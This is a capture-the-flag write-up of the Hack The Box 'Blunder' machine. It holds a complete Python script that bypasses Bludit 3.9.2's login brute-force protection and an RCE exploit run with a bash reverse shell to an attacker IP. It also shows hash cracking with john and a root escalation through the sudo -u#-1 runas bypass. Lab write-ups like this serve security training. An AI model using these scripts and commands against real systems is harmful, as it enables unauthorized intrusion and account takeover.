
Methodology
- Open Ports Enumeration
- Web Service Enumeration
- Bludit CMS Identified
- Brute Force Protection Bypassed and credentials found
- Foothold Gained
- Elevated to user through identified hash
- Vulnerable sudo version identified
- Root shell gained
Lessons Learned
- Bludit Brute Force Protection Bypass
- Privilege Escalation through sudo
Open Ports Enumeration
The open ports enumeration of the target1 had identified only one open service, HTTP (80). Though, the scan had not listed any known vulnerabilities, it had identified a directory named admin on the web service. The results of the scan are given on the section below.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
[_4m0r@manjaro Blunder]$ targetRecon 10.10.10.191
[+] Open Ports Scan
        80      http
[+] Scripts Scan
                 nmap -sV -A --script=default,vuln -p 80 10.10.10.191

Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-03 12:24 IST
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Nmap scan report for 10.10.10.191 (10.10.10.191)
Host is up (0.30s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-enum:
|   /admin/: Possible admin folder
|   /admin/admin/: Possible admin folder
|   /admin/account.php: Possible admin folder
|   /admin/index.php: Possible admin folder
|   /admin/login.php: Possible admin folder
|   /admin/admin.php: Possible admin folder
|   /admin/index.html: Possible admin folder
|   /admin/login.html: Possible admin folder
|   /admin/admin.html: Possible admin folder
|   /admin/home.php: Possible admin folder
|   /admin/controlpanel.php: Possible admin folder
|   /admin/account.html: Possible admin folder
|   /admin/admin_login.html: Possible admin folder
|   /admin/cp.php: Possible admin folder
|   /admin/admin_login.php: Possible admin folder
|   /admin/admin-login.php: Possible admin folder
|   /admin/home.html: Possible admin folder
|   /admin/admin-login.html: Possible admin folder
|   /admin/adminLogin.html: Possible admin folder
|   /admin/controlpanel.html: Possible admin folder
|   /admin/cp.html: Possible admin folder
|   /admin/adminLogin.php: Possible admin folder
|   /admin/account.cfm: Possible admin folder
|   /admin/index.cfm: Possible admin folder
|   /admin/login.cfm: Possible admin folder
|   /admin/admin.cfm: Possible admin folder
|   /admin/admin_login.cfm: Possible admin folder
|   /admin/controlpanel.cfm: Possible admin folder
|   /admin/cp.cfm: Possible admin folder
|   /admin/adminLogin.cfm: Possible admin folder
|   /admin/admin-login.cfm: Possible admin folder
|   /admin/home.cfm: Possible admin folder
|   /admin/account.asp: Possible admin folder
|   /admin/index.asp: Possible admin folder
|   /admin/login.asp: Possible admin folder
|   /admin/admin.asp: Possible admin folder
|   /admin/home.asp: Possible admin folder
|   /admin/controlpanel.asp: Possible admin folder
|   /admin/admin-login.asp: Possible admin folder
|   /admin/cp.asp: Possible admin folder
|   /admin/admin_login.asp: Possible admin folder
|   /admin/adminLogin.asp: Possible admin folder
|   /admin/account.aspx: Possible admin folder
|   /admin/index.aspx: Possible admin folder
|   /admin/login.aspx: Possible admin folder
|   /admin/admin.aspx: Possible admin folder
|   /admin/home.aspx: Possible admin folder
|   /admin/controlpanel.aspx: Possible admin folder
|   /admin/admin-login.aspx: Possible admin folder
|   /admin/cp.aspx: Possible admin folder
|   /admin/admin_login.aspx: Possible admin folder
|   /admin/adminLogin.aspx: Possible admin folder
|   /admin/index.jsp: Possible admin folder
|   /admin/login.jsp: Possible admin folder
|   /admin/admin.jsp: Possible admin folder
|   /admin/home.jsp: Possible admin folder
|   /admin/controlpanel.jsp: Possible admin folder
|   /admin/admin-login.jsp: Possible admin folder
|   /admin/cp.jsp: Possible admin folder
|   /admin/account.jsp: Possible admin folder
|   /admin/admin_login.jsp: Possible admin folder
|   /admin/adminLogin.jsp: Possible admin folder
|   /admin/backup/: Possible backup
|   /admin/download/backup.sql: Possible database backup
|   /robots.txt: Robots file
|   /admin/upload.php: Admin File Upload
|   /admin/CiscoAdmin.jhtml: Cisco Collaboration Server
|   /.gitignore: Revision control ignore file
|   /admin/libraries/ajaxfilemanager/ajaxfilemanager.php: Log1 CMS
|   /admin/view/javascript/fckeditor/editor/filemanager/connectors/test.html: OpenCart/FCKeditor File upload
|   /admin/includes/tiny_mce/plugins/tinybrowser/upload.php: CompactCMS or B-Hind CMS/FCKeditor File upload
|   /admin/includes/FCKeditor/editor/filemanager/upload/test.html: ASP Simple Blog / FCKeditor File Upload
|   /admin/jscript/upload.php: Lizard Cart/Remote File upload
|   /admin/jscript/upload.html: Lizard Cart/Remote File upload
|   /admin/jscript/upload.pl: Lizard Cart/Remote File upload
|   /admin/jscript/upload.asp: Lizard Cart/Remote File upload
|_  /admin/environment.xml: Moodle files
| http-fileupload-exploiter:
|
|     Couldn't find a file-type field.
|
|     Couldn't find a file-type field.
|
|     Couldn't find a file-type field.
|
|_    Couldn't find a file-type field.
|_http-generator: Blunder
|_http-server-header: Apache/2.4.41 (Ubuntu)
| http-sql-injection:
|   Possible sqli for queries:
|     http://10.10.10.191:80/bl-kernel/js/?C=N%3bO%3dD%27%20OR%20sqlspider
|     http://10.10.10.191:80/bl-kernel/js/?C=M%3bO%3dA%27%20OR%20sqlspider
|     http://10.10.10.191:80/bl-kernel/js/?C=S%3bO%3dA%27%20OR%20sqlspider
|     http://10.10.10.191:80/bl-kernel/js/?C=D%3bO%3dA%27%20OR%20sqlspider
|     http://10.10.10.191:80/bl-kernel/js/?C=M%3bO%3dA%27%20OR%20sqlspider
|     http://10.10.10.191:80/bl-kernel/js/?C=S%3bO%3dA%27%20OR%20sqlspider
|     http://10.10.10.191:80/bl-kernel/js/?C=N%3bO%3dA%27%20OR%20sqlspider
|     http://10.10.10.191:80/bl-kernel/js/?C=D%3bO%3dA%27%20OR%20sqlspider
|     http://10.10.10.191:80/bl-kernel/js/?C=N%3bO%3dA%27%20OR%20sqlspider
|     http://10.10.10.191:80/bl-kernel/js/?C=M%3bO%3dD%27%20OR%20sqlspider
|     http://10.10.10.191:80/bl-kernel/js/?C=S%3bO%3dA%27%20OR%20sqlspider
|     http://10.10.10.191:80/bl-kernel/js/?C=D%3bO%3dA%27%20OR%20sqlspider
|     http://10.10.10.191:80/bl-kernel/js/?C=M%3bO%3dA%27%20OR%20sqlspider
|     http://10.10.10.191:80/bl-kernel/js/?C=N%3bO%3dA%27%20OR%20sqlspider
|     http://10.10.10.191:80/bl-kernel/js/?C=S%3bO%3dD%27%20OR%20sqlspider
|     http://10.10.10.191:80/bl-kernel/js/?C=D%3bO%3dA%27%20OR%20sqlspider
|     http://10.10.10.191:80/bl-kernel/js/?C=N%3bO%3dA%27%20OR%20sqlspider
|     http://10.10.10.191:80/bl-kernel/js/?C=M%3bO%3dA%27%20OR%20sqlspider
|     http://10.10.10.191:80/bl-kernel/js/?C=S%3bO%3dA%27%20OR%20sqlspider
|_    http://10.10.10.191:80/bl-kernel/js/?C=D%3bO%3dD%27%20OR%20sqlspider
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-title: Blunder | A blunder of interesting facts
| vulners:
|   cpe:/a:apache:http_server:2.4.41:
|       CVE-2020-1927   5.8     https://vulners.com/cve/CVE-2020-1927
|_      CVE-2020-1934   5.0     https://vulners.com/cve/CVE-2020-1934

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1288.20 seconds

[+] Summary
80      http    Apache httpd 2.4.41
                No vuln found
Web Service Enumeration
A nikto scan had been done, with no useful information being identified. Browsing to http://10.10.10.191, had revealed a blog filled with interesting facts about stadia, Stephen King and USB (potential wordlist). Browsing to http://10.10.10.191/admin had revealed the login page for Bludit CMS and the source-code of the page had revealed the version of Bludit as 3.9.2. The same is shown on the section given below.
1
2
3
4
5
6
---SNIP---
<!-- CSS -->
	<link rel="stylesheet" type="text/css" href="http://10.10.10.191/bl-kernel/css/bootstrap.min.css?version=3.9.2">
<link rel="stylesheet" type="text/css" href="http://10.10.10.191/bl-kernel/admin/themes/booty/css/bludit.css?version=3.9.2">
<link rel="stylesheet" type="text/css" href="http://10.10.10.191/bl-kernel/admin/themes/booty/css/bludit.bootstrap.css?version=3.9.2">
---SNIP---
Google-fu for Bludit CMS version 3.9.2 had revealed that the version is vulnerable to directory traversal with an exploit2 on GitHub that leverages this into remote code execution. The only caveat is that, the exploit found is an authenticated RCE, and therefore requires a set valid credentials.
In order to gather credentials, a brute-force with gobuster was ran to identify interesting directories and files. The scan had identified an interesting file named, todo.txt.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
[_4m0r@manjaro Blunder]$ gobuster dir -u http://10.10.10.191 -w /usr/share/dirbuster/directory-list-2.3-medium.txt -x txt,php -t 60
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:            http://10.10.10.191
[+] Method:         GET
[+] Threads:        60
[+] Wordlist:       /usr/share/dirbuster/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.1.0
[+] Extensions:     txt,php
[+] Timeout:        10s
===============================================================
2020/08/03 22:28:15 Starting gobuster in directory enumeration mode
===============================================================
/about (Status: 200)
/0 (Status: 200)
/admin (Status: 301)
/install.php (Status: 200)
/robots.txt (Status: 200)
/todo.txt (Status: 200)
/usb (Status: 200)
/LICENSE (Status: 200)
---SNIP---
Browsing to http://10.10.10.191/todo.txt, had revealed a todo list. From the contents, a username fergus had been identified (to run a focussed brute force attack). The contents of the page are given on the section below.
1
2
3
4
-Update the CMS
-Turn off FTP - DONE
-Remove old users - DONE
-Inform fergus that the new blog needs images - PENDING
Bludit CMS Brute Force
With a valid username identified, brute-forcing the login seemed like a sound option. However, while googling it had been found that versions, including and prior to 3.9.2 employ an anti- brute force mechanism that blocks users after 10 or more incorrect login attempts. A bypass method to this anti-brute force mechanism, along with a POC3 had been found on Google. For a wordlist to go with the brute force, one was generated using cewl on the blog as cewl -d 5 http://10.10.10.191 -w /home/_4m0r/HTB/Machines/Blunder/wordlist.txt. Using the aforementioned POC, a python script4 to brute force credentials was written and the same is given below.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
#!/usr/bin/env python3

'''
Title: Bludit3.9.2PassBruteForce.py
Description: Bypasses anti-brute forcing mechanism of Bludit CMS v 3.9.2 and brute forces a working password
Application: Bludit 3.9.2
Reference: CVE-2019-17240, https://rastating.github.io/bludit-brute-force-mitigation-bypass/
Author: 4m0r
'''

import re
import requests

host = "http://10.10.10.191" # Change to target URL

login_url = host + '/admin/'
username = 'fergus' # Change to a known username
fname = "/home/_4m0r/HTB/Machines/Blunder/wordlist.txt" # Change to a wordlist of your choice

with open(fname) as f:
    content = f.readlines()
    word1 = [x.strip() for x in content]

wordlist = word1

for password in wordlist:
    session = requests.Session()
    login_page = session.get(login_url)
    csrf_token = re.search('input.+?name="tokenCSRF".+?value="(.+?)"', login_page.text).group(1)

    print('[*] Trying: {p}'.format(p = password))

    headers = {
        'X-Forwarded-For': password,
        'User-Agent': 'Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/77.0.3865.90 Safari/537.36',
        'Referer': login_url
    }

    data = {
        'tokenCSRF': csrf_token,
        'username': username,
        'password': password,
        'save': ''
    }

    login_result = session.post(login_url, headers = headers, data = data, allow_redirects = False)

    if 'location' in login_result.headers:
        if '/admin/dashboard' in login_result.headers['location']:
            print()
            print('SUCCESS: Password found!')
            print('Use {u}:{p} to login.'.format(u = username, p = password))
            print()
            break
The script had brute forced the password for the user fergus as RolandDeschain and the same is given on the section below.
1
2
3
4
5
6
7
8
9
10
11
12
[_4m0r@manjaro Blunder]$ python Bludit3.9.2PassBruteForce.py
[*] Trying: the
[*] Trying: Load
[*] Trying: Plugins
[*] Trying: and
---SNIP---
[*] Trying: fictional
[*] Trying: character
[*] Trying: RolandDeschain

SUCCESS: Password found!
Use fergus:RolandDeschain to login.
User Shell
Initial Foothold
With a set of working credentials identified, the remote code vulnerability discussed earlier can now be used. The exploit from2 GitHub was ran with the credentials fergus:RolandDeschain. For the -c, command option, a bash reverse shell that sends the shell to port 9095 was used. A reverse shell was received on the netcat listener when the exploit was executed and the same is given on the section below.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
---TERMINAL-1---
[_4m0r@manjaro Blunder]$ python 48568.py -u http://10.10.10.191 -user fergus -p RolandDeschain -c "bash -c 'bash -i >& /dev/tcp/10.10.14.50/9095 0>&1'"


╔╗ ┬  ┬ ┬┌┬┐┬┌┬┐  ╔═╗╦ ╦╔╗╔
╠╩╗│  │ │ │││ │   ╠═╝║║║║║║
╚═╝┴─┘└─┘─┴┘┴ ┴   ╩  ╚╩╝╝╚╝

 CVE-2019-16113 CyberVaca


[+] csrf_token: 33a7d577a7d1bf8cf34c206c806dbc8a4e413d4f
[+] cookie: 5os350q5447e66675fhgb4vde4
[+] csrf_token: af51b1edfd8cb3f9bc7660da99b4b08481009a08
[+] Uploading ctjvfntd.jpg
[+] Executing command: bash -c 'bash -i >& /dev/tcp/10.10.14.50/9095 0>&1'
[+] Delete: .htaccess
[+] Delete: ctjvfntd.jpg

---TERMINAL-2---
[_4m0r@manjaro Blunder]$ nc -lvnp 9095
Connection from 10.10.10.191:32834
bash: cannot set terminal process group (1096): Inappropriate ioctl for device
bash: no job control in this shell
www-data@blunder:/var/www/bludit-3.9.2/bl-content/tmp$
Upon receiving the shell it had been identified that the shell received was from the user www-data, with no read access to the user.txt file on /home/hugo.
Elevating to Hugo
Enumerating with the shell, a file users.php had been found on /var/www/bludit-3.9.2/bl-content/databases that contained hashes for some users. Further enumeration showed another installation directory of Bludit version 3.10.0 and a similar users.php file had been found on /var/www/bludit-3.10.0a/bl-content/databases. The file held password hash for the user hugo. The contents of the file is given on the section below.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
<?php defined('BLUDIT') or die('Bludit CMS.'); ?>
{
    "admin": {
        "nickname": "Hugo",
        "firstName": "Hugo",
        "lastName": "",
        "role": "User",
        "password": "faca404fd5c0a31cf1897b823c695c85cffeb98d",
        "email": "",
        "registered": "2019-11-27 07:40:55",
        "tokenRemember": "",
        "tokenAuth": "b380cb62057e9da47afce66b4615107d",
        "tokenAuthTTL": "2009-03-15 14:00",
        "twitter": "",
        "facebook": "",
        "instagram": "",
        "codepen": "",
        "linkedin": "",
        "github": "",
        "gitlab": ""}
}
The hash was copied to the attacking host and had been cracked with john as Password120. The same is shown in the section given below.
1
2
3
4
5
6
7
8
[_4m0r@manjaro Blunder]$ john --wordlist=/usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt hugo.hash  --format=raw-sha1
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA1 [SHA1 128/128 AVX 4x])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 1 candidate left, minimum 4 needed for performance.
Password120      (?)
1g 0:00:00:01 DONE (2020-08-03 13:55) 0.7194g/s 10318Kp/s 10318Kc/s 10318KC/s Password120

With the identified password the session was switched to hugo with su as su hugo and the user flag was subsequently read. The same is show on the section given below.
1
2
3
4
5
6
7
8
9
10
11
12
www-data@blunder:/home$ su hugo
su hugo
Password: Password120
python -c "import pty;pty.spawn('/bin/bash');"
hugo@blunder:/home$ cd hugo
cd hugo
hugo@blunder:~$ id
id
uid=1001(hugo) gid=1001(hugo) groups=1001(hugo)
hugo@blunder:~$ cat user.txt
cat user.txt
fec3d---REDACTED---fcadd
Root Shell
Upon gaining shell as hugo, the sudo permissions were enumerated and found that they had been restricted to run bash command as the root user.
1
2
3
4
5
6
7
8
9
10
hugo@blunder:~$ sudo -l
sudo -l
Password: Password120

Matching Defaults entries for hugo on blunder:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User hugo may run the following commands on blunder:
    (ALL, !root) /bin/bash
Enumerating the sudo service further with sudo -V had revealed the version as 1.8.25p1.
I know the particular sudo version is vulnerable to bypassing runas restriction as I had used it in an earlier occurrence.

Google-Fu identified privilege escalation56 in the sudo version wherein the user can bypass the runas restrictionby specifying the user ID as either -1 or 4294967295. With this knowledge the restriction had been bypassed as sudo -u#-1 /bin/bash leading to a root shell, through which the root flag was read. The same is shown on the section given below.
1
2
3
4
5
6
7
8
9
10
11
12
hugo@blunder:~$ sudo -u#-1 /bin/bash
sudo -u#-1 /bin/bash
Password: Password120

root@blunder:/home/hugo# cd /root
cd /root
root@blunder:/root# id
id
uid=0(root) gid=1001(hugo) groups=1001(hugo)
root@blunder:/root# cat root.txt
cat root.txt
03e0b---REDACTED---10647